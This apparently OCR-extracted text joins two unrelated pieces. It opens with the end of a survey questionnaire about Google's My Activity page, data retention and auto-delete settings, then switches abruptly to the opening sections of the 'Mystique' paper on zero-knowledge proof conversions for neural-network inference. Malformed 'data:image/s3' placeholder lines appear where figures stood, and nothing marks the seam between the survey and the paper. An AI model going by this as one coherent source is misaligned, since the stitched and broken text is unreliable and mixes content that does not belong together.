Q6 Have you visited the My Activity page prior to this study?

◯ Yes ◯ No ◯ Unsure

A1 What is the shape of a red ball?

◯ Red ◯ Blue
◯ Round ◯ Square

Q7 Provide three purposes for which you think Google is using your activity data.

1. _____ 2. _____ 3. _____

Q7_A Based on your answer before, do you believe the purposes for Google using this information is beneficial to you in any way?

	Not at all	Slightly	Somewhat	Moderately	Extremely
			Beneficial		
1. Purpose	◯	◯	◯	◯	◯
2. Purpose	◯	◯	◯	◯	◯
3. Purpose	◯	◯	◯	◯	◯

Q7_B Based on your answer before, do you believe the purposes for Google using this information is harmful to you in any way?

	Not at all	Slightly	Somewhat	Moderately	Extremely
			Harmful		
1. Purpose	◯	◯	◯	◯	◯
2. Purpose	◯	◯	◯	◯	◯
3. Purpose	◯	◯	◯	◯	◯

Q8 Are there any other concerns you might have with Google collecting this information?


Answer: _____


Q9 Do you believe your experience using Google services is improved by Google collecting this information?


◯ Strongly disagree ◯ Agree
◯ Disagree ◯ Strongly agree
◯ Neither agree nor disagree

Activity Presentation

In the next part of the survey, we will ask you questions about **nine activities** from your My Activity page. The activities are chosen randomly. We do not collect information about that activity as part of this survey. That information remains private, **only accessible to you** and Google. We only note which service the activity is associated with, e. g., "Google search" vs. "YouTube view", and the date on which it occurred. Further details are not collected as part of this survey.







Q10 Do you recall this activity?

◯ Yes ◯ No

Q11 Prior to seeing this activity, have you been aware that Google stored this activity?

◯ Yes ◯ No ◯ Unsure

Q12 Storing this activity is necessary for my experience with using *[Google product name]*.

◯ Strongly disagree ◯ Agree
◯ Disagree ◯ Strongly agree
◯ Neither agree nor disagree

Q13 Storing this activity changes my experience with using *[Google product name]* in the following way:

◯ Greatly harms my experience
◯ Harms my experience
◯ Slightly harms my experience
◯ Does not change my experience
◯ Slightly improves my experience
◯ Improves my experience
◯ Greatly improves my experience

Q14 If you were to change how long this data is stored, when would you want it to be deleted?

- ◯ Immediately, I do not want this data to be collected
- ◯ After a few hours
- ◯ After a day
- ◯ After a week
- ◯ After a month
- ◯ After 3 months
- ◯ After 18 months
- ◯ I wouldn't delete

*[Repeat questions **Q10** to **Q14** for each activity presented to the participant]*

Q15 Describe two feelings you had after viewing the activities we showed you.
1. _____ 2. _____

Q16 If Google offered a paid plan where they do not collect your activity data but you received the same features and user experience from their products, how much would you be willing to pay for such a service?

[Slider from $0 to $100 per month]

Activity Explanations

Google gives different explanations for why they collect activity data. They differentiate between three categories of activities: Web activities, YouTube activities, and Maps activities. The following shows for each of these categories the explanations Google gives for why they store activity data.

Q17 Do you think this is an appropriate reason to store your Google Search activity?

- ◯ Absolutely inappropriate
- ◯ Inappropriate
- ◯ Slightly inappropriate
- ◯ Neutral
- ◯ Slightly appropriate
- ◯ Appropriate
- ◯ Absolutely appropriate

Q18 Do you think this is an appropriate reason to store your YouTube activity?

- ◯ Absolutely inappropriate
- ◯ Inappropriate
- ◯ Slightly inappropriate
- ◯ Neutral
- ◯ Slightly appropriate
- ◯ Appropriate
- ◯ Absolutely appropriate

Q19 Do you think this is an appropriate reason to store your Google Maps activity?

- ◯ Absolutely inappropriate
- ◯ Inappropriate
- ◯ Slightly inappropriate
- ◯ Neutral
- ◯ Slightly appropriate
- ◯ Appropriate
- ◯ Absolutely appropriate

Auto-Delete Options

Google allows you to change how long your online activity is stored. These settings are called auto-delete options and can be used to automatically delete activities older than a set amount of time.

Q20 Would you like to change how long your activities are stored?

Q20_A Please explain if and why you would like to change how long your activities are stored?

Answer: _____

Q21 Google provides a way for you to pause collection of activity data, what do you believe happens when you pause activity data collection?

- ◯ Google no longer collects activity data about me
- ◯ Google still collects activity data about me, but does not associate it with my account
- ◯ Google still collects activity data about me and still associates it with my account, but simply does not display it on the My Activity page.
- ◯ Other: _____

A2 What is the color of a red ball?

- ◯ Red
- ◯ Round
- ◯ Blue
- ◯ Square

Q22 Do you think My Activity helps you to better understand what data Google collects about you?

- ◯ Strongly disagree
- ◯ Disagree
- ◯ Neither agree nor disagree
- ◯ Agree
- ◯ Strongly agree

Q22_A Please explain why.

Answer: _____

Q23 After completing this survey, do you see yourself changing any setting in your My Activity page?

◯ Yes ◯ No ◯ Unsure

Q23_A Which setting, if any, would you change?

Answer: _____

Q24 In a month, do you see yourself reviewing and/or deleting activities using My Activity?

◯ Yes ◯ No ◯ Unsure

Q24_A Which kinds of activities, if any, would you review and/or delete?

Answer: _____

Q25 Now that you have explored, My Activity, do you plan using Google products differently in the future?

◯ Yes ◯ No ◯ Unsure

Q25_A What would you change and why?

*[Shown only if answer to **Q25** was "Yes"]*

Answer: _____

Q25_B Why are you unsure if you would change using Google products?

*[Shown only if answer to **Q25** was "Unsure"]*

Answer: _____

Q25_C Why would you not change using Google products?

*[Shown only if answer to **Q25** was "No"]*

Answer: _____

Q26 How concerned are you with the amount of information Google is collecting about your activities online?

- ◯ Not at all concerned
- ◯ Slightly concerned
- ◯ Somewhat concerned
- ◯ Moderately concerned
- ◯ Extremely concerned

Q26_A Please explain why.

Answer: _____

Q27 How often do you benefit from the amount of information that Google collects about your activities online?

- ◯ Never
- ◯ Rarely
- ◯ Sometimes
- ◯ Often
- ◯ Always

Q27_A Please explain why.

Answer: _____

D1 What is your gender?

- ◯ Woman
- ◯ Man
- ◯ Non-binary
- ◯ Prefer not to disclose
- ◯ Prefer to self-describe

D2 What is your age?

- ◯ 18 – 24
- ◯ 25 – 34
- ◯ 35 – 44
- ◯ 45 – 54
- ◯ 55 – 64
- ◯ 65 or older
- ◯ Prefer not to disclose

D3 What is the highest degree or level of school you have completed?

- ◯ No schooling completed
- ◯ Some high school, no diploma
- ◯ High school graduate, diploma, or equivalent
- ◯ Some college credit, no degree
- ◯ Trade / technical / vocational training
- ◯ Associate degree
- ◯ Bachelor's degree
- ◯ Master's degree
- ◯ Professional degree (e. g., J.D., M.D.)
- ◯ Doctorate degree
- ◯ Prefer not to disclose

D4 Which of the following best describes your educational background or job field?

- ◯ I have an education in, or work in, the field of computer science, computer engineering or IT.
- ◯ I do not have an education in, nor do I work in, the field of computer science, computer engineering or IT.
- ◯ Prefer not to disclose

Mystique: Efficient Conversions for Zero-Knowledge Proofs with Applications to Machine Learning

Chenkai Weng
Northwestern University

Kang Yang (✉)
State Key Laboratory of Cryptology

Xiang Xie
Shanghai Key Laboratory of Privacy-Preserving Computation and MatrixElements Technologies

Jonathan Katz
University of Maryland

Xiao Wang (✉)
Northwestern University

Abstract

Recent progress in interactive zero-knowledge (ZK) proofs has improved the efficiency of proving large-scale computations significantly. Nevertheless, real-life applications (e.g., in the context of private inference using deep neural networks) often involve highly complex computations, and existing ZK protocols lack the expressiveness and scalability to prove results about such computations efficiently.

In this paper, we design, develop, and evaluate a ZK system (Mystique) that allows for efficient conversions between arithmetic and Boolean values, between publicly committed and privately authenticated values, and between fixed-point and floating-point numbers. Targeting large-scale neural-network inference, we also present an improved ZK protocol for matrix multiplication that yields a 7× improvement compared to the state-of-the-art. Finally, we incorporate Mystique in Rosetta, a TensorFlow-based privacy-preserving framework.

Mystique is able to prove correctness of an inference on a private image using a committed (private) ResNet-101 model in 28 minutes, and can do the same task when the model is public in 5 minutes, with only a 0.02% decrease in accuracy compared to a non-ZK execution when testing on the CIFAR-10 dataset. Our system is the first to support ZK proofs about neural-network models with over 100 layers with virtually no loss of accuracy.

1 Introduction

Zero-knowledge (ZK) proofs allow one party with a secret witness to prove some statement about that witness without revealing any additional information. In recent years we have seen massive progress in the efficiency and scalability of ZK proofs based on many different ideas [14, 17, 34, 38, 39]. With such improvements, we envision a huge potential in applying ZK proofs to *machine learning* (ML) applications, particularly neural-network inference. As examples:

- **Zero-knowledge proofs of evasion attacks.** A pre-trained model $\mathcal{M}$ might be publicly released to be used by the general public. Using a ZK protocol, a white-hat hacker who discovers a bug in the model (e.g., an evasion attack) could prove existence of that bug in zero knowledge, e.g., they could prove knowledge of two "close" inputs x_1 and x_2 for which $\mathcal{M}(x_1) \neq \mathcal{M}(x_2)$.
- **Zero-knowledge proofs of correct inference.** An ML model may require huge effort to train and thus may only be accessible as a paid service (e.g., GPT-3 that contains 175 billion parameters [19]). In this case, the model parameters are kept private, and users need to send their inputs to the owner of an ML model to be classified. Currently, such users have no guarantee that the model owner applies the correct model. Using a ZK protocol, the model owner could publicly commit to a model, and then proves in zero knowledge that the committed model was applied to the user's submitted input, yielding the claimed result.
- **Zero-knowledge proofs of private benchmarks.** An ML model may be evaluated on private testing data. Here, the owner of the testing data can publicly commit to its data; a model trainer can then send its model (developed using independent training data) to the data owner, who locally evaluates the accuracy of the model. The data owner can use a ZK protocol to prove that the submitted model was executed on the committed data.

Unfortunately, after examining existing ZK proof systems, we found that no existing solutions were sufficiently scalable or practical for any of the above applications once reasonably complicated neural-network models were involved. For example, zk-SNARKs [9, 10, 12, 16, 20, 41, 47, 50] provide excellent proof size and verification time, and support verifiable computation on committed data [29]. However, state-of-the-art zk-SNARKs require the memory of the prover to be proportional to the statement size; proving a statement with a billion constraints would require about 640 GB of memory. For ML applications, they can only handle simple models like decision trees [57]. Recent ZK protocols based on *subfield vector oblivious linear evaluation* (sVOLE) [7, 27, 52, 54],




Figure 1: **Overview of our system for ZK neural-network inference.**

privacy-free garbled circuits [30, 37, 39], or the "MPC-in-the-head" paradigm [4, 8, 21, 33, 40] are efficient in terms of execution time and memory overhead, but do not work efficiently with publicly committed data and the overall communication is still fairly large. While in principle one could use zk-SNARKs with recursive composition [15, 23], their concrete performance is still quite poor.

1.1 Our Contributions

We propose a system (Mystique[1]) based on recent sVOLE-based interactive ZK protocols that includes a set of building blocks for efficient ZK proofs of large-scale neural-network inference. Crucially, our system includes efficient techniques for three types of conversions:

1. **Arithmetic/Boolean values.** Inspired by a similar ideas in the setting of secure computation [28], we design optimized protocols to efficiently convert between arithmetic and Boolean values (to support mixed-mode circuits) in the context of sVOLE-based zero knowledge.

2. **Committed/authenticated values.** To allow publicly committed values to be used in ZK proofs, we design an efficient protocol that converts such values to values that are privately authenticated by the prover and verifier, and can thus be used directly in sVOLE-based ZK protocols.

3. **Fixed-point/floating-point values.** We designed circuits for IEEE-754-compliant floating-point operations, and designed efficient protocols to convert between fixed-point values (encoded in a field) and floating-point numbers.

In addition to the above, we also design an efficient ZK proof for matrix multiplication, such that the number of private multiplications required is *sublinear* in the matrix size. Compared to the previously best-known ZK proof for matrix multiplication [54], our ZK protocol improves the execution time by a factor of $7\times$.

We integrated the above in Rosetta [22], a privacy-preserving framework based on TensorFlow [1], and use the resulting system for ZK proofs regarding neural-network inference. As shown in Figure 1, linear layers of the neural network are accelerated by using our matrix-multiplication optimization, while the non-linear layers rely on our fixed-point/floating-point conversions. (We implemented ReLU, Sigmoid, Max Pooling, SoftMax, and Batch Normalization in the non-linear layers; other operations can be added easily.) All computations can be done using either arithmetic or Boolean values, depending on which is more efficient at any given step. Due to our improved cryptographic protocols and integrated implementation, we can implement ZK proofs on large neural networks (e.g., ResNet-50 and ResNet-101) with millions of model parameters; see Section 7.

[1] Mystique is a shape-shifter; our system supports efficient conversions ("shape shifting") in zero knowledge.

2 Preliminaries

2.1 Notation

We use λ and ρ to denote the computational and statistical security parameters, respectively. For a finite set S, we use $x \leftarrow S$ to denote that x is chosen uniformly from S. For $a, b \in \mathbb{N}$, we denote by $[a,b]$ the set $\{a,\ldots,b\}$, and by $[a,b)$ the set $\{a,\ldots,b-1\}$. We use bold lower-case letters like $\boldsymbol{x}$ for column vectors, and denote by x_i the i-th component of $\boldsymbol{x}$ where x_1 is the first entry. We use $\boldsymbol{x}^\top$ to denote the transposition of $\boldsymbol{x}$. We use $\mathsf{negl}(\cdot)$ to denote a negligible function.

For an extension field $\mathbb{F}_{q^k}$ of a field $\mathbb{F}_q$, we fix some monic, irreducible polynomial $f(X)$ of degree k so that $\mathbb{F}_{q^k} \cong \mathbb{F}_q[X]/f(X)$. Thus, every element $a \in \mathbb{F}_{q^k}$ can be uniquely written as $a = \sum_{h\in[1,k]} a_h \cdot X^{h-1}$ with $a_h \in \mathbb{F}_q$ for all $h \in [1,k]$. When we write arithmetic expressions involving both elements of $\mathbb{F}_q$ and $\mathbb{F}_{q^k}$, operations are performed in $\mathbb{F}_{q^k}$ with elements of $\mathbb{F}_q$ viewed as elements of $\mathbb{F}_{q^k}$ in the natural way. In general, we work in an extension field such that $q^k \geq 2^\rho$.

2.2 Universal Composability

We say that protocol Π *UC-realizes* ideal functionality $\mathcal{F}$ if for any *probabilistic polynomial time* (PPT) adversary $\mathcal{A}$, there exists a PPT simulator $\mathcal{S}$ such that for any PPT environment $\mathcal{Z}$ with arbitrary auxiliary input, the output distribution of $\mathcal{Z}$ in the *real-world* execution where $\mathcal{Z}$ interacts with $\mathcal{A}$ and the parties running Π is computationally indistinguishable from the output distribution of $\mathcal{Z}$ in the *ideal-world* execution where $\mathcal{Z}$ interacts with $\mathcal{S}$ and $\mathcal{F}$. In the $\mathcal{G}$-hybrid model the parties execute a protocol given access to ideal functionality $\mathcal{G}$. We say that protocol Π UC-realizes $\mathcal{F}$ in the $\mathcal{G}$-hybrid model with statistical error ε if the statistical difference between the output distributions of $\mathcal{Z}$ in the real-world execution and hybrid-world execution is bounded by ε.

2.3 Information-theoretic MACs

We use *information-theoretic message authentication codes* (IT-MACs), which were originally proposed for maliciously secure two-party computation [13,43]. We authenticate values in $\mathbb{F}_q$, but the authentication itself is done over an extension field $\mathbb{F}_{q^k}$. Specifically, let $\Delta \in \mathbb{F}_{q^k}$ be a uniform *global key* known only to the verifier $\mathcal{V}$. A value $x \in \mathbb{F}_q$ known by the prover $\mathcal{P}$ is authenticated by giving $\mathcal{V}$ a uniform *local key* $\mathsf{K} \in \mathbb{F}_{q^k}$ and giving $\mathcal{P}$ the corresponding tag

$$\mathsf{M} = \mathsf{K} + \Delta \cdot x \in \mathbb{F}_{q^k}.$$

We denote such an authenticated value by $[x] = (x, \mathsf{M}, \mathsf{K})$, meaning that $\mathcal{P}$ holds (x, M) and $\mathcal{V}$ holds K. When we want to make the field explicit, we write $[x]_q$. We extend the above notation to vectors or matrices of authenticated values as well. For example, $[\boldsymbol{x}]$ means that $\mathcal{P}$ holds $\boldsymbol{x} \in \mathbb{F}_q^n$ and $\mathbf{M} \in (\mathbb{F}_{q^k})^n$, while $\mathcal{V}$ holds $\mathbf{K} \in (\mathbb{F}_{q^k})^n$ with $\mathbf{M} = \mathbf{K} + \Delta \cdot \boldsymbol{x}$.

Authenticated values are additively homomorphic. That is, given authenticated values $[x_1], \ldots, [x_\ell]$ and public coefficients $c_1, \ldots, c_\ell, c \in \mathbb{F}_q$, the parties can compute $[y] = \sum_{i=1}^{\ell} c_i \cdot [x_i] + c$ using only local computation.

Batch opening. An authenticated value $[x]$ can be opened by having $\mathcal{P}$ send (x, M) to $\mathcal{V}$, who verifies $\mathsf{M} = \mathsf{K} + \Delta \cdot x$. When opening ℓ values, it is possible to do better than ℓ parallel repetitions of this procedure; specifically, all ℓ values can be opened using only $\ell \log q + \lambda$ bits of communication. We use $\mathsf{BatchCheck}$ for the following batch-opening procedure:

- Let $\mathsf{H} : \{0,1\}^* \to \{0,1\}^\lambda$ be a hash function modeled as a random oracle. Suppose that $[x_1], \ldots, [x_\ell]$ are ℓ authenticated values to be opened.
- $\mathcal{P}$ sends $x_1, \ldots, x_\ell \in \mathbb{F}_q$ to $\mathcal{V}$.
- Additionally:
  - If $q = 2$ and $k = \lambda$, the two parties compute $\chi := \mathsf{H}(x_1, \ldots, x_\ell) \in \mathbb{F}_{2^\lambda}$. $\mathcal{P}$ computes $\sigma := \sum_{i \in [1,\ell]} \mathsf{M}_i \cdot \chi^i \in \mathbb{F}_{2^\lambda}$ and sends it to $\mathcal{V}$, who checks whether $\sigma = \sum_{i \in [1,\ell]} (\mathsf{K}_i + \Delta \cdot x_i) \cdot \chi^i$. As in prior work [35, 52], the soundness error is bounded by $(q_\mathsf{H} + \ell + 1)/2^\lambda = \mathsf{negl}(\lambda)$, where q_H is the number of queries to H.
  - Otherwise, $\mathcal{P}$ computes $\sigma := \mathsf{H}(\mathsf{M}_1, \ldots, \mathsf{M}_\ell) \in \{0,1\}^\lambda$ and sends it to $\mathcal{V}$, who can then check whether $\sigma := \mathsf{H}(\mathsf{K}_1 + \Delta \cdot x_1, \ldots, \mathsf{K}_\ell + \Delta \cdot x_\ell)$. The soundness error is at most $1/p^k + q_\mathsf{H}/2^\lambda = 1/p^k + \mathsf{negl}(\lambda)$ [26].

When the opened values are all zero and so need not be sent, we use $\mathsf{CheckZero}$ to denote the batch-opening procedure.

Authenticated values from sVOLE. We can view authenticated values as *subfield vector oblivious linear evaluation* (sVOLE) correlations. Thus, random authenticated values can be efficiently generated using the recent LPN-based sVOLE protocols [18, 46, 52, 55], which have communication complexity *sublinear* in the number of authenticated values.

2.4 Zero-Knowledge Proofs based on sVOLE

Several recent works [7, 27, 52, 54] explored the efficiency of sVOLE-based interactive ZK proofs. One can consider authenticated values as a form of commitments on values held by a prover $\mathcal{P}$, which can be verified by the verifier $\mathcal{V}$. Therefore, one can construct a ZK protocol following the "commit-and-prove" paradigm as follows:

1. In a preprocessing phase, $\mathcal{P}$ and $\mathcal{V}$ execute the sVOLE protocol to generate $n+N$ uniform authenticated values, where n is the witness size and N is the number of multiplication gates in the circuit. The parties also compute a uniform authenticated value $A_1^* \in \mathbb{F}_{q^k}$ by generating k uniform authenticated values in $\mathbb{F}_q$ and then using packing (see [54] for details). Thus, $\mathcal{P}$ obtains $A_0^*, A_1^* \in \mathbb{F}_{q^k}$ and $\mathcal{V}$ gets $B^* \in \mathbb{F}_{q^k}$ such that $B^* = A_0^* + \Delta \cdot A_1^*$.

2. Using the uniform authenticated values, $\mathcal{P}$ commits to all the wire values in an evaluation of the circuit on its witness. In particular, for each input wire of the circuit or output wire of a multiplication gate with associated value $x \in \mathbb{F}_q$, $\mathcal{P}$ sends $d = x - r \in \mathbb{F}_q$ to $\mathcal{V}$ and then both parties compute $[x] := [r] + d$, where $[r]$ is a random authenticated value computed in the previous step. Due to the additively homomorphic property of the underlying authenticated values, the parties can process addition gates for free and so this allows $\mathcal{P}$ and $\mathcal{V}$ to compute authenticated values on every wire in the circuit.

3. $\mathcal{P}$ proves that the committed values at all multiplication gates are correct by running a consistency-check procedure with $\mathcal{V}$. The known sVOLE-based ZK proofs [7,27,52,54] use different consistency-check procedures. The state-of-the-art consistency check [27, 54] works as follows:

   (a) Consider the i-th multiplication gate with authenticated values $([x], [y], [z])$. If it is computed correctly (i.e., $z = x \cdot y$), then:

$$\begin{aligned}
&\overbrace{B_i = \mathsf{K}_x \cdot \mathsf{K}_y + \mathsf{K}_z \cdot \Delta}^{\text{known to } \mathcal{V}} \\
&= (\mathsf{M}_x - x \cdot \Delta) \cdot (\mathsf{M}_y - y \cdot \Delta) + (\mathsf{M}_z - z \cdot \Delta) \cdot \Delta \\
&= \mathsf{M}_x \cdot \mathsf{M}_y + (\mathsf{M}_z - y \cdot \mathsf{M}_x - x \cdot \mathsf{M}_y) \cdot \Delta + (x \cdot y - z) \cdot \Delta^2 \\
&= \underbrace{\mathsf{M}_x \cdot \mathsf{M}_y}_{\substack{\text{known to } \mathcal{P} \\ \text{denoted by } A_{0,i}}} + \underbrace{(\mathsf{M}_z - y \cdot \mathsf{M}_x - x \cdot \mathsf{M}_y)}_{\substack{\text{known to } \mathcal{P} \\ \text{denoted by } A_{1,i}}} \cdot \underbrace{\Delta}_{\substack{\text{known to } \mathcal{V} \\ \text{global key}}}.
\end{aligned}$$

   If $z \neq x \cdot y$, then the above holds with probability at most $2/q^k$ over choice of Δ.

   (b) The parties can check all N of the above equations at once by taking a random linear combination. In particular, $\mathcal{V}$ samples and sends a uniform $\chi \in \mathbb{F}_{q^k}$ to $\mathcal{P}$. Then $\mathcal{P}$ sends $U_0 := \sum_{i \in [1,N]} A_{0,i} \cdot \chi^i + A_0^*$ and

$U_1 := \sum_{i\in[1,N]} A_{1,i}\cdot\chi^i + A_1^*$ to $\mathcal{V}$, who checks that $\sum_{i\in[1,N]} B_i\cdot\chi^i + B^* = U_0 + U_1\cdot\Delta$. This can be made non-interactive using the Fiat-Shamir transform (i.e., computing χ by hashing the protocol transcript), and can be further optimized when q is large [52, 54].

The ideal functionality for ZK proofs in this setting is summarized in Figure 2, where both arithmetic and Boolean circuits are considered. (Prior work [7, 27, 52, 54] efficiently realizes either arithmetic or Boolean circuits, but not mixed-mode computations.) For convenience, we also include in the ideal functionality the other conversions we support in our work (see Figure 3).

3 Technical Overview

As mentioned in Section 1.1, we propose new protocols for arithmetic-Boolean and commitment-authentication conversions that are highly useful in real-world applications. We summarize in Figure 3 for the functionality definition of the two types of conversions. At a high level, our arithmetic-Boolean conversion allows authenticated values to be converted between arithmetic and Boolean circuits, while at the same time ensuring that the consistent values are converted. The commitment-authentication conversion allows us to convert from publicly committed values to privately authenticated values: the former provides a unified view of data across multiple verifiers, while the later can be efficiently processed by the sVOLE-based ZK protocols.

For ML applications, we also present the conversion between fixed-point and floating-point numbers, and an improved ZK proof for matrix multiplication. Below we provide an overview of our techniques and leave the detailed protocol description as well as proofs of security in later sections.

3.1 Arithmetic-Boolean Conversion

Enabling ZK proofs to support both arithmetic and Boolean circuits have been an important topic and studied in prior work. Particularly, in zk-SNARKs, it is often referred to as bit-decomposition [11, 12, 24, 44, 49]. Suppose that a prover has a witness x and the statement needs to compute on the bit representation of x. The prover can provide a bit decomposition of x, namely $\{x_i\}_{i\in[0,m)}$, with m as the bit-length of x. The prover can then prove in zero-knowledge that $x_i\cdot(x_i-1)=0$ for all $i\in[0,m)$ and $\sum_{i\in[0,m)} x_i\cdot 2^i = x$. Essentially, this is a way to simulate bit computation on an arithmetic circuit, which does not improve the underlying ZK proof.

Another solution [36] is to combine garbled-circuit zero-knowledge proofs [30, 37, 39] (GCZK) with arithmetic garbling [6]. However, it only supports multiplication by public constants, and thus proving multiplication of two values over field $\mathbb{F}_p$ still needs to take communication of $\lambda\log p$ bits.

Functionality $\mathcal{F}_{\mathsf{authZK}}$

This functionality is parameterized by a prime $p>2$ and an integer k such that $p^k \geq 2^\rho$, and can invoke a macro $\mathsf{Auth}()$ defined in Figure 4. Let $m = \lceil \log p \rceil$.

Initialize: On input (init) from a prover $\mathcal{P}$ and verifier $\mathcal{V}$, sample $\Delta \leftarrow \mathbb{F}_{2^\lambda}$ and $\Gamma \leftarrow \mathbb{F}_{p^k}$ if $\mathcal{V}$ is honest, and receive $\Delta \in \mathbb{F}_{2^\lambda}$ and $\Gamma \in \mathbb{F}_{p^k}$ from the adversary otherwise. Store (Δ,Γ) and send them to $\mathcal{V}$, and ignore all subsequent (init) commands.

Input: On input $(\mathsf{input},\mathsf{id},w,q)$ from $\mathcal{P}$ and $(\mathsf{input},\mathsf{id},q)$ from $\mathcal{V}$, where id is a fresh identifier, $w\in\mathbb{F}_q$ and $q\in\{2,p\}$, execute $\mathsf{Auth}(w,q)$ so that the parties obtain $[w]$, and store $(\mathsf{id},q,[w])$.

Output: On input $(\mathsf{output},\mathsf{id})$ from two parties where id is present in memory, retrieve $(\mathsf{id},q,[z])$ and output $z\in\mathbb{F}_q$ to $\mathcal{V}$.

Circuit-based commands

Random: On input $(\mathsf{random},\mathsf{id},q)$ from $\mathcal{P}$ and $\mathcal{V}$ with id a fresh identifier and $q\in\{2,p\}$, sample $w\leftarrow\mathbb{F}_q$ if $\mathcal{P}$ is honest; otherwise receive $w\in\mathbb{F}_q$ from the adversary. Execute $\mathsf{Auth}(w,q)$ so that the parties obtain $[w]$, and store $(\mathsf{id},q,[w])$.

Linear combination: On input $(\mathsf{lincomb},\mathsf{id},\{\mathsf{id}_i\}_{i\in[1,\ell]}, \{c_i\}_{i\in[0,\ell]},q)$ from two parties, where (id_i,q) is present in memory for $i\in[1,\ell]$ and $c_i\in\mathbb{F}_q$ for $i\in[0,\ell]$, retrieve $(\mathsf{id}_i,q,[x_i])$ for all $i\in[1,\ell]$, and then compute $[y] := c_0 + \sum_{i\in[1,\ell]} c_i\cdot[x_i]$, store $(\mathsf{id},q,[y])$ and output $[y]$ to the parties.

Multiply: On input $(\mathsf{mult},\mathsf{id},\mathsf{id}_1,\mathsf{id}_2,q)$ from both parties, where (id_1,q) and (id_2,q) are present in memory, retrieve $(\mathsf{id}_1,q,[x])$ and $(\mathsf{id}_2,q,[y])$. Then compute $z := x\cdot y\in\mathbb{F}_q$, run $\mathsf{Auth}(z,q)$ so that the parties obtain $[z]$, and store $(\mathsf{id},q,[z])$.

Figure 2: **Zero-knowledge functionality with authenticated values.**

Our approach. Some recent works on sVOLE-based ZK protocols achieve high concrete efficiency [7, 27, 52, 54]. They support either arithmetic or Boolean circuits, and compute a circuit with authenticated wire values. The conversion between two types of circuits boils down to converting between authenticated arithmetic values and authenticated Boolean values. These cases are similar to some *secure multi-party computation* (MPC) protocols, which only support operations over either arithmetic or Boolean circuits, and use IT-MACs to authenticate secretly-sharing values.

In the MPC setting, converting authenticated shares between arithmetic and Boolean circuits can be accomplished

Functionality $\mathcal{F}_{\mathsf{authZK}}$, continued

Conversion between arithmetic and Boolean values

From arithmetic to Boolean: On input $(\mathsf{convertA2B}, \mathsf{id}, \mathsf{id}_0, \ldots, \mathsf{id}_{m-1})$ from $\mathcal{P}$ and $\mathcal{V}$ where (id, p) is present in memory, retrieve $(\mathsf{id}, p, [x]_p)$ and decompose $x \in \mathbb{F}_p$ as $(x_0, \ldots, x_{m-1}) \in \{0,1\}^m$ such that $x = \sum_{i=0}^{m-1} x_i \cdot 2^i \mod p$. Then, for $i \in [0,m)$, execute $\mathsf{Auth}(x_i, 2)$ so that the parties obtain $[x_i]_2$ and store $(\mathsf{id}_i, 2, [x_i]_2)$.

From Boolean to arithmetic: On input $(\mathsf{convertB2A}, \mathsf{id}_0, \ldots, \mathsf{id}_{m-1}, \mathsf{id})$ from two parties, where $(\mathsf{id}_i, 2)$ is present in memory for $i \in [0,m)$, retrieve $(\mathsf{id}_i, 2, [x_i]_2)$ for each $i \in [0,m)$. Then, compute $x := \sum_{i=0}^{m-1} x_i \cdot 2^i \mod p$, execute $\mathsf{Auth}(x, p)$ so that the parties obtain $[x]_p$, and store $(\mathsf{id}, p, [x]_p)$.

Conversion from publicly committed values to privately authenticated values

Commit: On input $(\mathsf{commit}, \mathsf{cid}, x, q)$ from $\mathcal{P}$ with cid a fresh identifier, $x \in \mathbb{F}_q$ and $q \in \{2, p\}$, store (cid, q, x) and send (cid, q) to multiple potential verifiers.

From committed to authenticated values: On input $(\mathsf{convertC2A}, \mathsf{cid}, \mathsf{id})$ from $\mathcal{P}$ and a verifier $\mathcal{V}$, where cid is present in memory and id is a fresh identifier, retrieve (cid, q, x), and then execute $\mathsf{Auth}(x, q)$ so that the two parties obtain $[x]$ and store $(\mathsf{id}, q, [x])$.

Figure 3: **Zero-knowledge functionality with authenticated values, continued.**

Macro $\mathsf{Auth}(x, q)$

On input $x \in \mathbb{F}_q$ and $q \in \{2, p\}$, this subroutine interacts with two parties $\mathcal{P}$ and $\mathcal{V}$, and generates an authenticated value $[x]$ for the parties. Let $k = \lambda$ and $\Phi = \Delta$ if $q = 2$. Let $k \in \mathbb{N}$ such that $q^k \geq 2^\rho$ and $\Phi = \Gamma$ if $q = p$.

1. If $\mathcal{V}$ is honest, sample $\mathsf{K} \leftarrow \mathbb{F}_{q^k}$. Otherwise, receive $\mathsf{K} \in \mathbb{F}_{q^k}$ from the adversary.
2. If $\mathcal{P}$ is honest, compute $\mathsf{M} := \mathsf{K} + \Phi \cdot x \in \mathbb{F}_{q^k}$. Otherwise, receive $\mathsf{M} \in \mathbb{F}_{q^k}$ from the adversary and recompute $\mathsf{K} := \mathsf{M} - \Phi \cdot x \in \mathbb{F}_{q^k}$.
3. Output $[x]$ to the parties, i.e., send (x, M) to $\mathcal{P}$ and K to $\mathcal{V}$.

